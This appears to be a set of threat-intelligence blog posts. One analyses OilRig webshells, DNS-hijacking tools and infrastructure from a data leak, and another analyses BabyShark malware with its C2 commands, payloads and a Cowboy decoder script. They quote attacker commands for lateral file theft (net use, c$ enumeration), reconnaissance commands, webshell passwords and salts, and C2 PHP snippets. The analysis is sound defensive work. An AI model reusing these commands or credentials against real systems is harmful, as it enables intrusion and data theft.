  • If the encoded hash matches hardcoded base64 string then the inbound request is authenticated
  • Generates the SHA256 hash of the password string
  • Base64 encodes the SHA256 hash and uses the first 24 characters as a key
  • Uses 24-character key and the 3DES cipher to decrypt the embedded webshell

Now let's look at how this works with the values in the TwoFace++ loader sample. The actor provided password of NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7a has the hardcoded salt string aqB2nU65TgFoEfdVqiAddBQLInc9 appended to it. The resulting string of NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7aaqB2nU65TgFoEfdVqiAddBQLInc9 has a SHA1 hash of 9d3ff106fbc3508b8453c7d6f285543d0b9c2721, which is base64 encoded to nT/xBvvDUIuEU8fW8oVUPQucJyE=. The hardcoded base64 encoded password within the sample is nT/xBvvDUIuEU8fW8oVUPQucJyE=, which confirms that the string provided in the pre tags is the password.

Once authenticated, the TwoFace++ loader uses the password to decrypt the embedded webshell. To use the password as a key for 3DES, TwoFace++ will generate the SHA256 password of the NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7a string that results in a hash of 11f66b55f3d24303621e5ef9565b02a576cc58bc5f8789cae96c3d400064b90e. The SHA256 hash is then base64 encoded, which results in an encoded string of EfZrVfPSQwNiHl75VlsCpXbMWLxfh4nK6Ww9QABkuQ4=, of which the first 24 characters are used as the 3DES key. The key EfZrVfPSQwNiHl75VlsCpXbM is used as the key for 3DES, which results in a webshell (SHA256: d2b835b102117e327fdc4905ead24d45f46e82dd5ae525e90cca0a685d307619) that matches the TwoFace payload webshell we published in our original blog. This resulting webshell also appears to be a variant of HighShell, specifically version v5.0.

We compared the v5.0 version of HighShell to the TwoFace payload (SHA256: 54c8bfa0be1d1419bf0770d49e937b284b52df212df19551576f73653a7d061f), as they are visually extremely similar. Figure 10 shows the two webshells sharing the same user interface, with two notable exceptions in the HighShell webshell, specifically a version number “v5.0” and three little boxes at the bottom left used to display error messages and the results of commands.

Figure 10. Animation showing the differences between the HighShell v5.0 and TwoFace payload

To supplement the visual similarities, we performed an analysis of the code of the two webshells to identify overlaps. The two webshells share a significant amount of code with a majority of the differences being slightly different variable and function names. The most notable difference is that the HighShell v5.0 webshell includes a salt value it applies to the actor provided password that it uses for authentication. Figure 11 shows the code comparison between the TwoFace payload on the left (SHA256: 54c8bfa0be1d1419bf0770d49e937b284b52df212df19551576f73653a7d061f) and HighShell v5.0 on the right (SHA256: d2b835b102117e327fdc4905ead24d45f46e82dd5ae525e90cca0a685d307619). The code comparison specifically shows the HighShell code including a salt variable containing di2zag7wZHTK9YR0NGq, which is not present within the TwoFace code on the left.

Figure 11. Comparison between HighShell v5.0 and TwoFace payload

The code comparison in Figure 11 also highlights how much code is shared between the two samples. We believe the TwoFace payload is a predecessor to the HighShell v5.0 webshell, the latter of which was created during the ongoing development efforts carried out by OilRig throughout their operations.

HighShell

The data dump also included a webshell named HighShell, which we discovered was dropped by HyperShell as discussed in the previous section. The dump included many different HighShell samples, of which we have identified at least three different versions, seen in Table 4. The increasing version numbers suggest that OilRig continually developed HighShell to be used in their operations.

SHA256 Filename Version
fe9cdef3c88f83b74512ec6400b7231d7295bda78079b116627c4bc9b7a373e0 error4.aspx v5.0
22c4023c8daa57434ef79b838e601d9d72833fec363340536396fe7d08ee2017 HighShell.aspx v7.1
691801e3583991a92a2ad7dfa8a85396a97acdf8a0054f3edffd94fc1ad58948 HighShellLocal.aspx 8.6.2

Table 4. Three HighShell webshells within data leak that specified their version

The version numbers themselves do not appear to be consistently updated, however. For instance, the HighShell webshell (SHA256: d2b835b102117e327fdc4905ead24d45f46e82dd5ae525e90cca0a685d307619) extracted from HyperShell in the prior section showed a version number of “v5.0”, which is obviously different than the “v5.0” HighShell with a filename of error4.aspx seen in Figure 12.

Figure 12. HighShell v5.0 with a new color scheme and explorer tab

Figure 12 shows a second HighShell v5.0 sample with a different color scheme used for its user interface; however, a majority of the functionality is the same as the other v5.0 sample extracted from HyperShell. One interesting addition to this variant of HighShell v5.0 is the introduction of a tabular interface that includes a main tab and an explorer tab. The main tab contains the same functionality as the TwoFace payload and the other v5.0 HighShell sample. The explorer tab, as seen in Figure 13 allows the actors to navigate the compromised server’s file system.

Figure 13. HighShell v5.0 explorer tab allows actor to navigate the file system

The HighShell v7.1 variant from the data dump contains similar functionality to its predecessors and continued the tabular approach but expanded even further by splitting out the main functionality across multiple tabs, specifically “Command”, “Explorer”, “Upload”, “Download”, “Sql Server” and “Change Time”. Figure 14 shows HighShell v7.1 and its multiple tabs.  

Figure 14. HighShell v7.1 spreads out the webshell by using separate tabs for the various functionality

The data dump also included an archive named ShellLocal-v8.8.5.rar that contains another HighShell variant. The archive name would suggest the HighShell variant was version v8.8.5, but the user interface suggested it was version 8.6.2, as seen in Figure 15. This variant of HighShell shares code from its predecessors, but it appears that OilRig re-architected this webshell to include a front end user interface that interacts with a back end script via AJAX web requests. In addition to the change in architecture, this version of HighShell has an enhanced interface as well.

Figure 15. HighShell v8.6.2 with updated interface

The 8.6.2 version of HighShell shares significant functionality with its predecessors, but also contains several new and interesting functionalities as well. The interesting features of this version of HighShell includes several executable modules, a network downloader functionality, and a spy check feature.

Modules

HighShell 8.6.2 includes the ability to use several modules included with the webshell. The modules are PE executables that come prepackaged with the webshell that further extend its capabilities. Table 5 shows the modules provided with this variant of HighShell. The webshell will use the 7za module to archive files from the Explorer tab, while the nbtscan module allows the webshell to scan the network for systems to build an IP list of system it can interact with. We were unable to determine how the webshell would use the remote execute module, as the webshell does not actually seem to use it.

Filename SHA256 Description
7za.exe dd6d7af00ef4ca89a319a230cdd094275c3a1d365807fe5b34133324bdaa0229 7-Zip 17.01 beta
nbt.exe c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e nbtscan 1.0.35
rx.exe a6a0fbfee08367046d3d26fb4b4cf7779f7fb6eaf7e60e1d9b6bf31c5be5b63e IntelliAdmin Remote Execute v1.0

Table 5. Modules included with HighShell v8.6.2

Spy Check

The Spy Check functionality appears at the top right corner of the webshell as a box with a countdown timer. The timer starts at 300 and decrements every second, suggesting that the webshell executes the Spy Check functionality every five minutes. The Spy Check functionality is rather interesting, as we do not know its exact purpose other than either displaying a red box with a spy icon or a green box with a heart icon. We believe this functionality was meant to notify the actor in the event that they were using an altered HighShell front end webshell, possibly to avoid using the webshell if it had been detected and modified by a third-party. We are speculating this is the intended function because the Spy Check function begins by reading the .aspx file of the HighShell front end (HighShellLocal.aspx in this case). The Spy Check then generates the SHA256 hash of the HighShell front end and compares it with a hardcoded SHA256 of f35e566e28be5b3257670be6e125eb90814b9cb27df997090cea0b7a22fbd75c to determine if the webshell had been modified. If the hashes do not match, the webshell will display a red box with spy icon, as seen in Figure 15, or a green box with a heart icon if it matches. All known samples display the red box with a spy icon, suggesting that the developer of HighShell did not update this functionality during development efforts or that the samples have been modified in some way.

Network Downloader

The Network Downloader functionality allows the actor to quickly upload user files from remote victim systems. To use this functionality, the actor must provide information within the "Target Computer" portion of the webshell, specifically a network administrator username and password, as well as a list of IP addresses of remote systems added in the "Select Computer" drop down. Before performing the network download, the webshell checks the storage volume on the server that the webshell is running on to determine if it has more than 30 GB of free space. If the server has less than 30 GB of free space the webshell will not perform the activity, which indicates that the developer of the webshell expects a high volume of data downloaded from the victim network. The webshell will iterate through the IP list and perform a series of commands for each IP, starting off with using the following command to connect to the remote system:

net use [IP address] /user:[domain admin username] [domain admin password] 2>&1

After connecting to the remote system with net use, the webshell will run the following command to obtain a list of user folders:

dir /b [IP address]\c$\Users 2>&1

With a list of user folders, the webshell will iterate through the list of users and enumerate all of the files in the following folders:

[IP address]\c$\Users\[username]\Desktop

[IP address]\c$\Users\[username]\Documents

[IP address]\c$\Users\[username]\Downloads

The Network Downloader function will gather all the files in these folders and use 7-Zip to compress and archive the files. The webshell will save the archives locally to the server in the C:\Users\Public\Libraries\Recorded\Files folder, each with a filename with the following structure:

[IP address]_c$_Users_[username]__[Desktop-Documents-Downloads]_[year]-[month]-[day]-[hours]-[minutes]-[seconds].7z

It is likely that the threat actors use this functionality to rapidly check for new files created by users on the network.

Minion

Minion appears to be another webshell related to HighShell, as it contains similar functionality and significant code overlap. Based on the login functionality within Minion, we believe the same entities were involved in the development of Minion and HyperShell. To use Minion, the actor must provide the username of admin and a password to authenticate before using the webshell. To authenticate, the password has the string O%tG7Hz57kvWk35$D*)s$1l$pUpLnBw)apHR!xYZWZu7X#^w7$mCArmQMAa&sRBG appended to it as a salt value. The webshell generates the SHA256 hash of the resulting string and base64 encodes it to compare with the hardcoded string of m6m8CCWa/u820mie8bX3HKIx1+WQkB+lbmniyXWKB+8=. The password and salt string must result in a SHA256 hash of 9ba9bc08259afeef36d2689ef1b5f71ca231d7e590901fa56e69e2c9758a07ef to properly authenticate. This is the exact same process used to authenticate/decrypt within HyperShell.

Much like HighShell version 8.6.2, Minion includes modules to extend the webshell’s functionality. Table 6 shows the modules included with Minion, three of which are the same exact files as seen in the HighShell and Minion including Hobocopy and a port scanning, screenshot tool called Tardigrade.

Filename SHA256 Description
7za.exe dd6d7af00ef4ca89a319a230cdd094275c3a1d365807fe5b34133324bdaa0229 7-Zip 17.01 beta
hb.exe 3ca3a957c526eaeabcf17b0b2cd345c0fffab549adfdf04470b6983b87f7ec62 Hobocopy
nbt.exe c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e nbtscan 1.0.35
rx.exe a6a0fbfee08367046d3d26fb4b4cf7779f7fb6eaf7e60e1d9b6bf31c5be5b63e IntelliAdmin Remote Execute v1.0
tardigrade.exe fe1b011fe089969d960d2dce2a61020725a02e15dbc812ee6b6ecc6a98875392 Tardigrade application. Can perform port scanning, screenshots and connect to remote systems with “net use”.

Table 6. Modules included with the Minion webshell

DNS Hijacking Script

In November 2018, Cisco Talos published research on an attack campaign named DNSpionage. It involved attacks using malware to compromise individual endpoints, but most interestingly described an effort to specifically hijack DNS entries of government organizations to redirect visitors to likely malicious, adversary operated systems. Both FireEye and Crowdstrike followed up with their own assessments for the DNS hijacking efforts, and described operations extending back to January 2017. No attribution to any known adversary groups was provided, other than that the target radius was primarily in the Middle East and the adversary was also likely operating out of that region.

In this data dump, a tool called webmask is included which appears to be a series of scripts specifically meant to perform DNS hijacking. An informational document is included titled guide.txt, as seen in Figure 16 that provides instructions to the operator on how to execute the DNS hijacking attack using the provided tools. Based upon the instructional guide and the provided tools, this package appears consistent with the methodologies FireEye outlined in their research on how these attacks were executed, including specific details such as the use of ICAP via a proxy passthrough, in this case specifically squid, and using certbot to create a Let’s Encrypt SSL certificate.

Figure 16. Instructions within guide.txt explaining how to carry out DNS hijacking attack


In one part of guide.txt, an example target appears to be provided, with a corresponding adversary IP (185.162.235[.]106) for the legitimate domain to be redirected to. Analysis of this IP provides several interesting data points, including possible relationships to previously observed OilRig infrastructure. Examining the hosting provider shows that the IP is associated with an Iranian hosting provider called NovinVPS. The autonomous system name of the IP shows that the allocation is controlled by Serverius Holding B.V., which is an autonomous system name we have previously seen associated with the OilRig group. In fact, examining the Class C IP block of 185.162.235[.]0/24 shows at least two other IPs we have previously identified as in use by the OilRig group for C2 servers. 185.162.235[.]29 and 185.162.235[.]121 and their associated domains, office365-management[.]com and msoffice-cdn[.]com respectively. Office365-management[.]com was first identified in October 2017 as a C2 servers for OilRig operations delivering the ISMInjector backdoor. Later in February 2018 we were able to link the entire grouping of infrastructure to another campaign delivering the OopsIE backdoor via the reuse of WHOIS registrant artifacts, shared SSL certificates, and a shared Class C IP block. Figure 17 shows the relationship between the files related to DNS hijacking and known infrastructure associated with OilRig.

Figure 17. Relationship between DNS Hijacking files and OilRig infrastructure

Although we are unable to say with certainty that the DNSpionage operations were absolutely executed by the OilRig group, it is possible based on the provided data that there may be some level of relationship between them.

Screenshots

The data dump includes several screenshots of resources that the leaker alleged was related to the OilRig group. The screenshots included remote desktop (RDP) sessions showing the Glimpse panel, a web browser session displaying a C2 panel called Scarecrow, web browser sessions into VPS administrative panels, and evidence of potential destructive attacks against OilRig servers.

The screenshot in Figure 18. appears to be a C2 panel for an unknown backdoor. The only name provided is Scarecrow, which is not a name we have previously observed or associated with OilRig. The server is hosted on 142.234.157[.]21 which appears to be hosted by LeaseWeb. If we are to assume the filename is consistent with a real time snapshot of the server panel, it would indicate that multiple systems were actively compromised as of March 29, 2019.

Figure 18. Screenshot provided in leak showing Scarecrow panel

Figure 19 shows an administrative panel to an Iranian based virtual hosting provider called Berbid Server. No other infrastructure details are displayed.

Figure 19. Screenshot provided in leak showing administrative panel for hosting provider Berbid Server

The screenshot showed the administrative panel for a VPS account on DeltaHost with four different virtual servers, as seen in Figure 20. One of these virtual servers was hosted at an IP address of 193.111.152[.]13 and had been up for 194 days (in the red box in Figure 20) at the time this control panel was apparently accessed.

Figure 20. Screenshot in leak of administrative panel for an account at DeltaHost

If we use the filename of this screenshot and assume that it was taken on March 29, 2019 and subtract 194 days from this date, it is possible that this server had been operational since at least September 16, 2018. On September 24, 2018, we observed an organization targeted by OilRig attempting to download a Zip archive from the following URL:

hxxp://193.111.152[.]13/[redacted]-ITsoftwareUpdate.zip

This Zip archive contained a file named [redacted]-ITsoftwareUpdate.exe (SHA256: 5f42deb792d8d6f347c58ddbf634a673b3e870ed9977fdd88760e38088cd7336), which is a variant of the OopsIE Trojan we described in detail in a blog we published in September 2018. This suggests that the server displayed in the VPS control panel may have indeed been in use by the OilRig threat actors at the time of attack. In addition, two of the other IPs listed in this panel, 185.161.209[.]57 and 185.161.210[.]25 are in the same 185.161.208[.]0/22 range as an IP associated with the DNSpionage campaign, 185.161.211[.]72. This is a tenuous relationship at best and does not indicate that the OilRig group is the one executing the DNSpionage campaign, but with the combination of the use of DeltaHost and IPs belonging to a fairly small range, there may be reason to believe that these are related to some extent.

Figure 21 is a screenshot of a C2 server panel for Glimpse, which we track using the name BONDUPDATER. This screenshot is via an RDP session as indicated by the tab located at the top of the screen and is located at 164.132.67[.]216 which is hosted by OVH. If we again assume the accuracy of the time indicated in the filename, this would indicate that no compromised system had checked in since as far out as 71 days.

Figure 21. Screenshot in leak of RDP session with a server running the Glimpse C2

Conclusion

This data dump has provided a rare and unusual perspective into the behind-the-scenes activity in an adversary’s operations. It is important to understand that although we are able to validate the backdoors and webshells provided in the dataset as consistent with previously researched OilRig toolsets, in general we are unable to validate the origins of the entirety of the dataset and cannot confirm nor deny that the data has not been manipulated in some manner. It is certainly possible that the data dump did indeed originate from a whistleblower, but it is just as likely that a third party was able to extract this data. Looking at the data dump as a whole though, the targeting and TTPs are consistent with behaviors we have generally associated with OilRig in the past. Assuming the data in the dump is accurate, it also shows the global reach of the OilRig threat group, which generally is assumed to operate primarily in the Middle East. The disparity in regions and industries for organizations potentially affected or compromised by OilRig is an excellent example of why organizations regardless of region or industry should always maintain situational awareness of adversaries, their activities, and be prepared to defend against any attack.

Indicators of Compromise

Domains
  • Myleftheart[.]com
  • office365-management[.]com
  • msoffice-cdn[.]com
Poison Frog PS1 files
  • 27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed
  • 995ea68dcf27c4a2d482b3afadbd8da546d635d72f6b458557175e0cb98dd999
  • 0f20995d431abce885b8bd7dec1013cc1ef7c73886029c67df53101ea330436c
IPs
  • 185.36.191[.]31
  • 185.161.209[.]57
  • 185.161.210[.]25
  • 164.132.67[.]216
  • 212.32.226[.]245
  • 142.234.157[.]21
  • 193.111.152[.]13
  • 185.162.235[.]106
  • 185.162.235[.]29
  • 185.162.235[.]121
OopsIE payload

5f42deb792d8d6f347c58ddbf634a673b3e870ed9977fdd88760e38088cd7336

BabyShark Malware Part Two – Attacks Continue Using KimJongRAT and PCRat

Executive Summary

In February 2019, Unit 42 published a blog about the BabyShark malware family and the associated spear phishing campaigns targeting U.S. national think tanks. Since that publication, malicious attacks leveraging BabyShark have continued through March and April 2019. The attackers expanded targeting to the cryptocurrency industry, showing that those behind these attacks also have interests in financial gain.

While tracking the latest activities of the threat group, Unit 42 researchers were able to collect both the BabyShark malware’s server-side and client-side files, as well as two encoded secondary PE payload files that the malware installs on the victim hosts upon receiving an operator’s command. By analyzing the files, we were able to further understand the overall multi-staging structure of the BabyShark malware and features, such as how it attempts to maintain operational security and supported remote administration commands. Based on our research, it appears the malware author calls the encoded secondary payload “Cowboy” regardless of what malware family is delivered.

Our research shows the most recent malicious activities involving BabyShark malware appear to be carried out for two purposes:

  • Espionage on nuclear security and the Korean peninsula’s national security issues
  • Financial gain with focus on the cryptocurrency industry based on the decoy contents used in the samples, shown in Figure 1. Xcryptocrash is an online cryptocurrency gambling game.

Figure 1. Cryptocurrency related BabyShark malicious document decoy

We presume that the BabyShark malware toolset is shared among actors under the same umbrella or the same group has been assigned an additional mission.

In our analysis, we found BabyShark attacks were using KimJongRAT and PCRat as the encoded secondary payload and thus were the “Cowboys”.

Suspicious Access Logging

BabyShark has a multi-stage infection chain with checks between each stage, as shown in Figure 2, to ensure only targeted hosts are advanced to the next stage before it finally beacons backs to the attacker.

Figure 2. BabyShark malware overall structure

This is done by maintaining a list of denylisted IP addresses and computer names for those who have made suspicious access attempts, such as access with invalid parameters, to the server as a possible technique meant to make analysis harder. The IP addresses and computer names in the denylist are written in base64 encoded format at [BASE_URI]/blackip.txt, shown in Figure 3.

Figure 3. Denylisted IP addresses and computer names in blacktip.txt

When a new access attempt is made with data matching the denylist, the server will not proceed to the next stage and alerts the operator via a separate log file shown in Figure 4.

Figure 4. Suspicious activity log report to operator

BabyShark’s C2 server also logs access to its base URI and redirects to http://go.microsoft[.]com/. The purpose of this is likely to avoid its files being seen due to potential mis-configurations of the hosting web server.

if($ff=fopen("resp_suspect","a"))

{

fwrite($ff, $date . "  " . $ip . " suspected access " . $useragent ."\r\n");

     fclose($ff);

}

header('Location: http://go.microsoft[.]com/');

exit;

Remote Commands

The operator can issue VBS and PowerShell based commands to victim systems infected with BabyShark. The remote commands we found from the C2 are in the below table, but BabyShark is not limited to these as the attacker can create more VBS or PowerShell command files.

VBS based remote commands:

Command Name Description
getfiles Archive all files in the BabyShark base path as a ZIP archive, then upload to the C2
exe_down Download files for secondary payload:

- a Cowboy, a custom encoded PE payload

- an EXE type loader which decodes and loads Cowboy in memory

- a DLL type loader which decodes and loads Cowboy in memory

redirect_vbs Purpose of this command is not clear as key file is missing, but it is likely for changing C2 path

Table 1. VBS based remote commands for BabyShark

PowerShell based remote administration commands:

Command Name Description
keyhook Two types of key loggers implemented using PowerShell and C#

- PowerShell based key logger which is openly available on GitHub. Result is saved in %APPDATA%\Microsoft\ttmp.log
- C# based key logger saves result in %APPDATA%\Microsoft\ttmp.log
dir list Collect host information and save the result in %APPDATA%\Microsoft\ttmp.log. The commands issued to collect host information include:

- whoami

- hostname

- ipconfig

- net user

- arp -a

- dir "%appdata%\Microsoft"

- dir "%systemroot%\SysWOW64\WindowsPowerShell\"

- vol c: d: e: f: g: h: i: j: k: l: m: n: o: p: q: r: s: t: u: v: w: x: y: z:

- dir "%userprofile%\Downloads"

- dir "%userprofile%\Documents"

- dir "%userprofile%\AppData\Local\Google\Chrome\User Data\Default"

- tasklist


Also, a test result for UAC accessibility, and Microsoft Office security setting from registry key values

power com Copy %APPDATA%\Microsoft\delemd.tmp0 to %APPDATA%\Microsoft\XXYYZZ.tmp, and load as DLL
exe del Clean up all files associated with secondary payload execution.

- %APPDATA%\Microsoft\desktop.r3u, encoded Cowboy payload

- %APPDATA%\Microsoft\fstnur, file used to check for first time execution

- %APPDATA%\Microsoft\*.tmp

execute Copy %APPDATA%\Microsoft\deleme.tmp0 to %APPDATA%\Microsoft\deleme.tmp, and execute it

Table 2. PowerShell based remote commands for BabyShark

KimJongRAT and PCRat are the Cowboys!

The secondary malware is delivered as a set:

  • one EXE loader
  • one DLL loader
  • one encoded payload

The functionality of the EXE and DLL loaders is the same: the only difference is the file type. These loaders are later run upon receiving an execution command: “execute” to invoke the EXE type loader or “power com” to launch the DLL type loader. We theorize the reason for having two different type loaders is to have redundancy for loading the payload in case of anti-virus software’s disruption. Either loader will load the custom encoded secondary payload, the Cowboy, in memory, decode it, and execute it.

In our previous research, we wrote about possible links between BabyShark and the KimJongRAT malware family. We based these possible links on the similarity of malware behavior, similar interests in the targets, and a freshly compiled KimJongRAT malware sample being seen from the same threat actor. In our latest analysis, we collected two secondary payload files, cow_pass.gif and cow.gif, from BabyShark’s C2 server. After decoding, we found these samples were KimJongRAT and PCRat respectively. Their metadata are in Tables 3 and 4.

SHA256 f86d05c1d7853c06fc5561f8df19b53506b724a83bb29c69b39f004a0f7f82d8
timestamp 2010-07-14 08:47:40
size 124,928
Import hash d742aa65c4880f85ae43feebb0781b67
C2 173.248.170[.]149:80

Table 3. Decoded PCRat payload metadata

SHA256 d50a0980da6297b8e4cec5db0a8773635cee74ac6f5c1ff18197dfba549f6712
timestamp 2018-12-25 11:11:47
size 787,968
Import hash daab894b81cc375f0684ae66981b357d

Table 4. Decoded KimJongRAT payload metadata

PCRat is an infamous remote administration trojan with its source code openly available on the public internet. The malware is a variant of the Gh0st RAT malware family and it shares many similarities with Gh0st including its network beacon structure as shown in the Figure 5.

Figure 5. PCRat communication with the C2 at 173.248.170[.]149:80

Initially, we were curious about the sample’s old timestamp and it being hardly modified from the original PCRat binary which had been publicly available for many years. However, the operator seemed to be actively operating the malware when we observed the communication between it and the C2 server at the time of our analysis.

The decoded KimJongRAT sample seems to exhibit a few changes in the code from the variants reported in the past. This sample added a substitution cipher to obfuscate API strings, as shown in Figure 5, to hide its intentions and removed its networking feature for C2 data exfiltration, possibly in favor of the password gathering discussed below.

Figure 6. Encrypted API strings in KimJongRAT

As the original filename “cow_pass.fig” suggests, KimJongRAT seems to be wholly used as a password extraction and information stealer tool by the threat actor, and the collected data are exfiltrated to C2 with support from other malware such as BabyShark or PCRat. The information that the KimJongRAT malware steals from victim machines include email credentials from Microsoft Outlook and Mozilla Thunderbird, login credentials for Google, Facebook, and Yahoo accounts from browsers Internet Explorer, Chrome, Mozilla Firefox, and Yandex Browser. All this information together with the victims machines' OS version are stored into the file "%APPDATA%\Microsoft\ttmp.log". The contents in "ttmp.log" always begin with the string "AAAAFFFF0000CCCC" and then appended with base64 encoded stolen credentials.

CVE-2018-8174

We have not observed an in-the-wild case yet, but we did find a PHP sample exploiting CVE-2018-8174 (Windows VBScript Engine Remote Code Execution Vulnerability) on the BabyShark C2 server, and this suggests that the threat actor may be leveraging this vulnerability to make a target load BabyShark’s first stage HTA via a watering hole attack or a malicious URL in a spearphishing email.

The attacker’s exploit script logs the victim’s remote IP address and redirects to http://google[.]com if the access is made more than one time from the same IP. This again is perhaps a tactic meant to thwart researchers.

if(file_exists($filename))

{

     if($ff=fopen("resp","a"))

     {

          fwrite($ff, $date . "  " . $ip .  "    ".$useragent."     reopen document." ."\r\n");

          fclose($ff);

     }

     header("location: http://google[.]com");

     exit;

}

if($ff=fopen("resp","a"))

{

     fwrite($ff, $date . "  " . $ip .  "    ".$useragent."            open document." ."\r\n");

     fclose($ff);

}

Cowboy Converter

During our research, we discovered a Graphical User Interface (GUI)  based program likely created by the BabyShark malware author from a public malware repository. The file is to use as a file encoder tool to convert a PE file into a payload format loadable by the previously described Cowboy EXE and DLL loaders. We believe this tool is used by the BabyShark author to create their attack. Its metadata is in Table 5, below.

SHA256 bd6efb16527b025a5fd256bb357a91b4ff92aff599105252e50b87f1335db9e1
timestamp 2019-01-30 18:22:51
size 24,576
Import hash bde663d08d4e2e17940d890ccf2e6e74

Table 5. Cowboy converter metadata

This tool simply opens a file with the name of “cowboy” in the current working directory and encodes it into the Cowboy encoding format as detailed below. If a file with the name of “cowboy” is not found, it pops up a message box notifying “The file cowboy isn’t there!” shown in Figure 7.

Figure 7. Cowboy converter and cowboy file not found pop up message

The encoding is done via the following three steps:

  1. Reverse the original byte content read from the file with the name of “cowboy”
  2. Take the reversed bytes and Base64 encode them
  3. Take the base64 encoded string and chop it into 10 blocks and reverse the blocks' order

We have written a decoder script in Python and it is available in the appendix section of this blog.

Conclusion

Since releasing our previous research, malicious attacks leveraging the BabyShark malware have continued. In fact, they have widened their operation to target the cryptocurrency industry. The malware’s server-side implementation showed that the malware author has made certain efforts to maintain the operational security for operating the malware and C2 infrastructures. The threat actor leverages other commodity and custom developed tools in their campaigns. In this case, they were PCRat and KimJongRAT, but these may be changed to other malware families in the future. Malicious attacks using the BabyShark malware also seem likely to continue based on our observations and may continue expanding into new industries.

Palo Alto Networks customers are protected from this threat in the following ways:

  • WildFire and Traps detect all malware families and vulnerability exploits mentioned in this report as malicious
  • C2 domains used by the threat actors are blocked via Threat Prevention
  • Pre and post infection network communications by the BabyShark and PCRat malware families are blocked by our IPS engine
  • CVE-2018-8174 exploit is blocked by our IPS engine

AutoFocus customers can monitor ongoing activity from the threats discussed in this report by looking at the following tags:

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise

Malicious Word Macro Document

75917cc1bd9ecd7ef57b7ef428107778b19f46e8c38c00f1c70efc118cb8aab5,

PCRat

f86d05c1d7853c06fc5561f8df19b53506b724a83bb29c69b39f004a0f7f82d8,

KimJongRAT

d50a0980da6297b8e4cec5db0a8773635cee74ac6f5c1ff18197dfba549f6712,

Cowboy Loader

4b3416fb6d1ed1f762772b4dd4f4f652e63ba41f7809b25c5fa0ee9010f7dae7

33ce9bcaeb0733a77ff0d85263ce03502ac20873bf58a118d1810861caced254

Cowboy Converter

bd6efb16527b025a5fd256bb357a91b4ff92aff599105252e50b87f1335db9e1,


Appendix - Python Script for Decoding Cowboy

import base64

with open('cowboy', 'r') as file_in, open('cowboy_clear.bin', 'wb') as file_out:

    EncStr = file_in.read()

    BlkSz = 10

    len_EncStr = len(EncStr)

    NonBlk10_ptr = len_EncStr - (BlkSz -1) * (len_EncStr // BlkSz)

    NonBlk10 = EncStr [:NonBlk10_ptr]

    result = ''

    EncStr = EncStr [NonBlk10_ptr::]

    #print EncStr

    x = range (-1,BlkSz-1)

    Blksize1 = len_EncStr // BlkSz

    for n in x:

        loop_buff1_ptr = n * (len_EncStr // BlkSz)

        loop_buff1 = EncStr [loop_buff1_ptr:loop_buff1_ptr+Blksize1]

        #print loop_buff1

        result = loop_buff1 + result

    result = result + NonBlk10

    clear = base64.b64decode(result)[::-1]

    print clear

file_out.write(clear)


Don't Panic Podcast - Watering Hole Attacks

